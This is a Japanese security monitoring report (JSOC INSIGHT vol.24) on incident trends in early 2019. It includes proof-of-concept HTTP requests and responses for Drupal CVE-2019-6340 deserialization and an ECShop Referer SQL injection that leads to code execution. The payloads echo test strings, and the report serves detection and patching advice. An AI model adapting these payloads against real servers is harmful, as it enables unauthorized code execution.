LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

Vol.24

2019/10/08

JSOC Analysis Group

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.24

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Group

【集計期間】
第 3、4 章　　2019 年 1 月 1 日 ～ 2019 年 3 月 31 日
第 5 章　　2018 年 4 月 1 日 ～ 2019 年 3 月 31 日
【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

■　Drupal における任意コード実行の脆弱性

オープンソースのコンテンツ管理システムである Drupal における任意コードの実行が可能な脆弱性が公開されました。JSOC において確認されている攻撃通信の内容は、脆弱性の有無を調査する目的の通信であり、実害を及ぼすような内容ではありませんでした。しかしながら、今後実害を及ぼす攻撃通信が発生する可能性があるため、本脆弱性の影響を受けるバージョンのモジュールを使用している場合には、対策が必要です。

■　ECShop の脆弱性を狙った攻撃を多数確認

中国で普及している EC サイトを構築するためのコンテンツ管理システムである ECShop において、任意のコードを実行できる脆弱性が見つかりました。この攻撃自体は 2018 年 9 月上旬から検知はありましたが、2019 年 3 月下旬より顕著に検知件数が増加しました。JSOC の監視下では被害は出ていませんが、バックドアを作成するような攻撃通信を検知しているため、当該ソフトウェアを利用している組織は早急に対策する必要があります。

■　SQL インジェクション攻撃の増加と攻撃成功事例の確認

JSOC において、2019 年 1 月中旬から、SQL インジェクション攻撃の増加を確認しました。さらに、緊急事態と判断した重要インシデントが発生しました。攻撃活動の活発化にともなって、被害が広まる可能性があります。データベースを利用する Web アプリケーションを公開している場合には、SQL インジェクションの脆弱性に対して適切な対策が講じられているか確認することを推奨します。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

図 1に、集計期間(2019年1月～3月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、前集計期間(2018年10月～12月)の130件から増加し、215件でした。

インターネットからの攻撃により発生した重要インシデントは、2019年1月上旬に最も多く発生しました(図 1-①)。内容としてはクロスサイトスクリプティング(XSS)攻撃によるインシデントが多数を占めました。その中には、検知ログの内容を再現してもXSS攻撃に脆弱な反応はないものの、SOCがリクエスト内容を変更した追加調査を実施した結果、該当のパラメータがXSS攻撃に対して脆弱であることを確認できたケースもありました。

ネットワーク内部から発生した重要インシデントは、1月下旬に最も多く発生しました(図 1-②)。増加の要因は、不審なドメインへの名前解決通信が多く発生したためです。





図 1 発生した重要インシデントの件数推移(2019 年 1 月～3 月)

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 66 件から増加し、86 件でした。特に、前集計期間でも多く発生していた XSS 攻撃と SQL インジェクション攻撃についてはさらに件数が増加しました。

また、本集計期間では、最も重要度の高い Emergency インシデントが 3 件発生しました。そのうち 1 件は、SOC からの簡易調査にて SQL インジェクションに対して脆弱であると確認し Critical インシデントとして一度連絡した後、継続した攻撃において該当システム内のデータベース名やデータベースに格納されている情報の窃取を確認したことにより Emergency に昇格したインシデントでした。このインシデントの詳細については後述の 4.3.3 にて取り上げます。

その他 2 件の Emergency インシデントは、お客様の Web サーバに対してファイルをアップロードする通信やバックドアを操作する通信を検知し、SOC からの調査にて不正ファイルの存在を確認したインシデントでした。




(a) 10～12 月　　(b) 1～3 月

図 2 インターネットからの攻撃により発生した重要インシデントの内訳

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 64 件から増加し、129 件でした。特に、ドメイン生成アルゴリズム(DGA: Domain Generation Algorithm)を用いたマルウェア感染と判断したインシデントが多くを占めました。

また、前集計期間で増加した「Ursnif」[1]は本集計期間での発生はありませんでしたが、依然としてバンキングマルウェアの感染による重要インシデントが継続して発生しているため、主な感染経路である電子メールの取り扱いには引き続き警戒が必要です。



(a) 10～12 月　　(b) 1～3 月

図 3 ネットワーク内部から発生した重要インシデントの内訳

[1] JSOC INSIGHT vol. 23 JSOC INSIGHT vol. 23　3.1　重要インシデントの傾向
https://www.lac.co.jp/lacwatch/pdf/20190624_jsoc_vol23.pdf

3.2 注意が必要な通信について

本集計期間で注意が必要な通信や、大きな被害には発展していないもののインターネットからの攻撃で検知件数が多い事例について表 2 に紹介します。

表 2 注意が必要な通信や多数検知した通信

概要	JSOC の検知内容	検知時期
195.231.2.25 からの攻撃	195.231.2.25(イタリア)から、ThinkPHP Framework における任意コード実行の脆弱性や Realtek SDK の Miniigd サービスにおける任意コード実行の脆弱性(CVE-2014-8361)を狙った攻撃通信を多数検知しました。検知した内容は、IoT 向けのマルウェア「Gafgyt」をダウンロードし、実行する試みが多数を占めていました。	1 月中旬～3 月上旬
Spring Data Commons の脆弱性を狙った攻撃	Spring Data Commons の脆弱性(CVE-2018-1273)を狙った攻撃通信を多数検知しました。検知した内容は「touch /tmp/su」のコマンドを実行する試みでした。送信元 IP アドレスに一貫性はなく、複数の送信元から発生していたため、ボットネットによる攻撃活動の可能性があります。	2 月上旬～2 月下旬
NTP リフレクション攻撃の踏み台を探査する通信	NTP monlist 機能を悪用し、DoS 攻撃の踏み台を探査する通信を多数検知しました。その中でも 185.94.111.1, 185.25.204.80, 185.216.32.134, 129.250.206.86 の 4 件の IP アドレスは世界中のホストに対してポートスキャンを実施している情報が散見されます。	1 月上旬～3 月下旬

4　今号のトピックス

4.1　Drupal における任意コード実行の脆弱性

2019 年 2 月 20 日、オープンソースのコンテンツ管理システムである Drupal における任意コードの実行が可能な脆弱性(CVE-2019-6340)が公開されました[2]。また、2 月 22 日に詳細なレポートが攻撃コードとともに公開されており[3]、本脆弱性を容易に悪用することが可能ですが、本集計期間において検知件数の増加は限定的でした。

【本脆弱性の影響を受けるバージョン】

- Drupal 8.6.10 より前の Drupal 8.6.x
- Drupal 8.5.11 より前の Drupal 8.5.x

【本脆弱性の影響を受けるモジュール】

- Services (Drupal 7 を利用している場合)
- restful 7.x-2.17 より前の RESTful Web Services (Drupal 7 を利用している場合)
- restful 7.x-1.10 より前の RESTful Web Services (Drupal 7 を利用している場合)
- jsonapi 8.x-1.25 より前の JSON:API (Drupal 8 を利用している場合)

4.1.1　脆弱性の検証

Drupal Association によると、Drupal の設定が以下 2 つの条件のいずれかを満たす場合、本脆弱性の影響を受けると発表しています。

- Drupal 8 を利用し、RESTful Web Services モジュールを有効化しており、GET/PATCH/POST リクエストのいずれかを許可している
- JSON:API を Drupal 8 で利用している、あるいは Services や RESTful Web Services を Drupal 7 で利用している

本脆弱性は RESTful Web Services モジュールに起因しており、外部から与えられたデータを検証せずにデシリアライズすることにより、任意のコード実行が可能になります。

脆弱性の公開直後は PUT や PATCH、POST メソッドを用いた場合に影響を受けるとされていましたが、その後 GET メソッドでも影響を受けることが判明しました。

---

[2] Drupal core - Highly critical - Remote Code Execution - SA-CORE-2019-003
https://www.drupal.org/sa-core-2019-003

[3] Exploiting Drupal8's REST RCE (SA-CORE-2019-003, CVE-2019-6340)
https://www.ambionics.io/blog/drupal8-rce

図 4 および図 5 に、本脆弱性の検証に用いた通信を示します。GET および POST リクエストの双方において「link」フィールド内の「options」プロパティにシリアライズしたコードを含めてリクエストを送信することによって実行結果を含むレスポンスが得られることを確認しました。

```
GET /drupal-8.5.0/node/1?_format=hal_json HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Q534a434f)
Content-Type: application/hal+json
Content-Length: 641

{
  "link": [
    {
      "value": "link",
      "options":[redacted]"\u0000GuzzleHttp\
\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\
\HandlerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:2:\"id\" s:
30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:{i:0;s:6:\"system\";}}s:
31:\"\u0000GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:1;s:7:\"resolve\";}}s:9:
\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
    }
  ],
  "_links": {
    "type": {
      "href": "http://[redacted]/drupal-8.5.0/rest/type/shortcut/default"
    }
  }
}
```

(a) PoC のリクエスト

```
[{"alias":null,"pid":null,"langcode":"en","lang":"en"}],"body":[{"value":"\u8a18\u4e8b
\u30c6\u30b9\u30c8","format":"basic_html","processed":"\u8a18\u4e8b
\u30c6\u30b9\u30c8","summary":"","lang":"en"}],"comment":[{"status":2,"cid":
0,"last_comment_timestamp":1524008757,"last_comment_name":null,"last_comment_uid":
1,"comment_count":0,"lang":"en"}]}uid=33(www-data) gid=33(www-data) groups=33(www-
data)

0
```

(b) サーバからの応答内容

図 4 GET リクエストを用いてコード実行する PoC の実行結果

```
POSt /drupal-8.5.0/node/?_format=hal_json HTTP/1.0
Host: [redacted]
Content-Type: application/hal+json
Content-Length: 653
Connection: close

{
  "link": [
    {
      "value": "link",
      "options": [redacted]"\u0000GuzzleHttp\
\Psr7\\FnStream\u0000methods\";a:1:{s:5:\"close\";a:2:{i:0;O:23:\"GuzzleHttp\
\HandlerStack\":3:{s:32:\"\u0000GuzzleHttp\\HandlerStack\u0000handler\";s:13:
\"echo jsoctest\" s:30:\"\u0000GuzzleHttp\\HandlerStack\u0000stack\";a:1:{i:0;a:1:
{i:0;s:6:\"system\";}}s:31:\"\u0000GuzzleHttp\\HandlerStack\u0000cached\";b:0;}i:
1;s:7:\"resolve\";}}s:9:\"_fn_close\";a:2:{i:0;r:4;i:1;s:7:\"resolve\";}}"
    }
  ],
  "_links": {
    "type": {
      "href": "http://[redacted]/drupal-8.5.0/rest/type/shortcut/default"
    }
  }
}
```

(a) PoC のリクエスト

```
X-Frame-Options: SAMEORIGIN
expires: -1
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
pragma: no-cache
Connection: close
Content-Type: application/hal+json

{"message":"No authentication credentials provided."}jsoctest
```

(b) サーバからの応答内容

図 5 POST リクエストを用いてコード実行する PoC の実行結果

4.1.2 スレットインテリジェンス基盤および JSOC での検知事例

図 6 に、JSOC が設置しているスレットインテリジェンス基盤における観測状況を示します。CVE-2019-6340 が公開された翌日の 2 月 21 日に Drupal のバージョンを調査する通信を多数観測しました。このような状況から今後の攻撃通信増加を懸念し、JSOC では 2 月 25 日に注意喚起を発表しました。しかしながら 2 月 21 日の観測を最後に、同様の調査通信は極めて少ない件数で推移しています。




図 6 スレットインテリジェンス基盤における Drupal のバージョン調査通信の検知件数

図 7 に、JSOC の MSS をご契約いただいているお客様環境における CVE-2019-6340 の悪用を試みた通信の検知状況を示します。

本集計期間中、CVE-2019-6340 の悪用を試みた通信の検知件数は 78 件と少数であり、攻撃内容も図 8 に示すように脆弱性の有無を調査する内容のみで、実害を伴うようなコード実行の試行はありませんでした。また、JSOC ではこの攻撃通信による重要インシデントは発生していません。一方、過去に Drupal に関する脆弱性(CVE-2018-7600、以下「Drupalgeddon2」)および PoC が公開さ

れた際には多数の攻撃通信を検知していました[4]。

今回、CVE-2019-6340 の悪用を試みる通信の検知件数が少ない要因として、デフォルトでは無効化されている RESTful Web Services モジュールの有効化を必要とするなど、攻撃の成立条件がデフォルトの設定でも影響を受ける Drupalgeddon2 と比較して厳しいためと考えます。一方で、公開情報では仮想通貨のマイニングを実行させるような JavaScript の取得を試みる通信など、実害が発生する攻撃が報告されています[5]。




図 7 JSOC における CVE-2019-6340 の悪用を試みる通信の検知件数

[4] JSOC INSIGHT vol. 21 4.1 Drupal における任意コード実行の脆弱性
https://www.lac.co.jp/lacwatch/pdf/20181122_jsoc_n001w.pdf

[5] Latest Drupal RCE Flaw Used by Cryptocurrency Miners and Other Attackers
https://www.imperva.com/blog/latest-drupal-rce-flaw-used-by-cryptocurrency-miners-and-other-attackers/




図 8 CVE-2019-6340 の悪用を試みるコード実行の内訳

4.1.3 脆弱性の対策

脆弱なバージョンの Drupal 8 を使用している場合は、可能な限り最新のバージョンにアップデートすることを推奨します。また、Drupal 7 においてはコアモジュールのアップデートは必要ありませんが、Services モジュールや RESTful Web Services モジュールを有効化している場合、脆弱性の影響を受けます。Drupal 8 においても JSON:API モジュールを利用している場合に影響を受けるため、可能な限り導入しているモジュールは最新バージョンへアップデートすることを推奨します。

4.2 ECShop の脆弱性を狙った攻撃を多数確認

2018 年 9 月頃、中国を中心に普及している、EC サイトを構築するためのコンテンツ管理システムである ECShop[6]のバージョン 2.x 系における任意コード実行可能な脆弱性についての記事がセキュリティ研究者によって発表されました[7]。これ以降、このシステムの脆弱性を狙った攻撃通信を非常に多く観測しています。

【本脆弱性の影響を受けるバージョン】

- ECShop 2.x 系
- ECShop 3.x 系(パッチが適用されたものを除く)

4.2.1 脆弱性の概要

上記のバージョンにおける ECShop に含まれる user.php には、HTTP リクエスト内の Referer を処理する際に、パラメータが特定の SQL 文に直接書き込まれるため、SQL インジェクションの脆弱性が存在します。それに起因して、最終的に任意のコード実行が可能となります。

本脆弱性を狙う攻撃に含まれる Referer 内には特徴的な文字列が確認できます。攻撃は二段階に分かれており、まず SQL インジェクションを使用して、脆弱な処理が行われる関数に ASCII 化した PHP コードが含まれる文字列を渡します。次に脆弱な関数は渡された文字列の一部を eval 関数で処理するため、任意のコード実行が引き起こされます。

今回使用した攻撃コードは、図 9 に示すような ECShop 2.x 系に対して”jsoctest”という文字列を表示させるもので、これによりサーバからこの文字列が含まれた応答が確認できました。

---

[6] 【ECShop】经典的开源商城系统-商派
https://www.shopex.cn/products/ecshop

[7] ecshop2.x 代码执行
https://paper.seebug.org/691/

```
GET /user.php HTTP/1.1
Host: [redacted]
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:[redacted]*/SELECT 1,0x2d312720554e494f4e2f2a,
2,4,5,6,7,8,0x7b24617364275d3b7072696e740928276a736f637465737427293b2f2f7d787878,10-- -";s:2:"id";s:
11:"-1' UNION/*";}554fcae493e564ee0dc75bdf2ebf94ca
Connection: close
```

(a)　“jsoctest”を表示する攻撃通信のペイロード

```
analyst@Analyst:~$ echo '0x7b24617364275d3b7072696e740928276a736f637465737427293
b2f2f7d787878' | xxd -r -p
[$asd'];print    ('jsoctest');//}xxxanalyst@Analyst:~$
```

(b)　ペイロードの一部をデコードした結果

```
          <tr>
            <td> </td>
            <td align="left">
            <input type="hidden" name="act" value="act_login" />
            <input type="hidden" name="back_act" value="jsoctestxxx" />
            <input type="submit" name="submit" value="" class="us_Submit" />
            </td>
          </tr>
```

(c)　“jsoctest”が含まれたサーバからのレスポンス

図 9　ECShop 2.x 系に対する攻撃通信

ECShop 3.x 系については簡易 WAF 機能が実装されているため、正しく機能した場合はパラメータが無害化されます。しかしながら、コメントアウトによって簡易 WAF 機能の動作を回避することができるため、3.x 系についても攻撃が成立します。3.x 系に対しての攻撃通信については、図 10 のように _echash に指定されている固有値を変更するだけで、2.x 系と同じペイロードを使用して攻撃可能であることを確認しました。

```
GET /user.php HTTP/1.1
Host: [redacted]
Referer: 45ea207d7a2b68c49582d2d22adf953aads|a:[redacted]*/SELECT 1,0x2d312720554e494f4e2f2a,
2,4,5,6,7,8,0x7b24617364275d3b7072696e740928276a736f637465737427293b2f2f7d787878,10-- -";s:2:"id";s:11:"-1' UNION/*";}
45ea207d7a2b68c49582d2d22adf953a
Connection: close
```

(a)　“jsoctest”を表示する攻撃通信のペイロード

```
<tr>
  <td> </td>
  <td align="left">
  <input type="hidden" name="act" value="act_login" />
  <input type="hidden" name="back_act" value="jsoctestxxx" />
  <input type="submit" name="submit" value="" class="us_Submit" />
  </td>
</tr>
```

(b)　“jsoctest”が含まれたサーバからのレスポンス

図 10　ECShop 3.x 系に対する攻撃通信

4.2.2　検知件数の推移

この攻撃自体は 2018 年 9 月上旬から観測しており[8]、2019 年 3 月後半から JSOC 全体での検知件数が急増しています。

[8] JSOC INSIGHT vol.22 3.2 注意が必要な通信について
https://www.lac.co.jp/lacwatch/pdf/20190206_jsoc_f001w.pdf

